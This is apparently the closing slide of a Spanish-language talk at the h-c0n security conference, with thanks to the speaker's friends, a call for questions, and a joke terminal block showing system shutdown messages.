Antuache (https://twitter.com/antuache)
Y a mis compis de La127

¿Preguntas?


```
Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache
[64857.522838] Restarting system.
_
```

www.h-c0n.com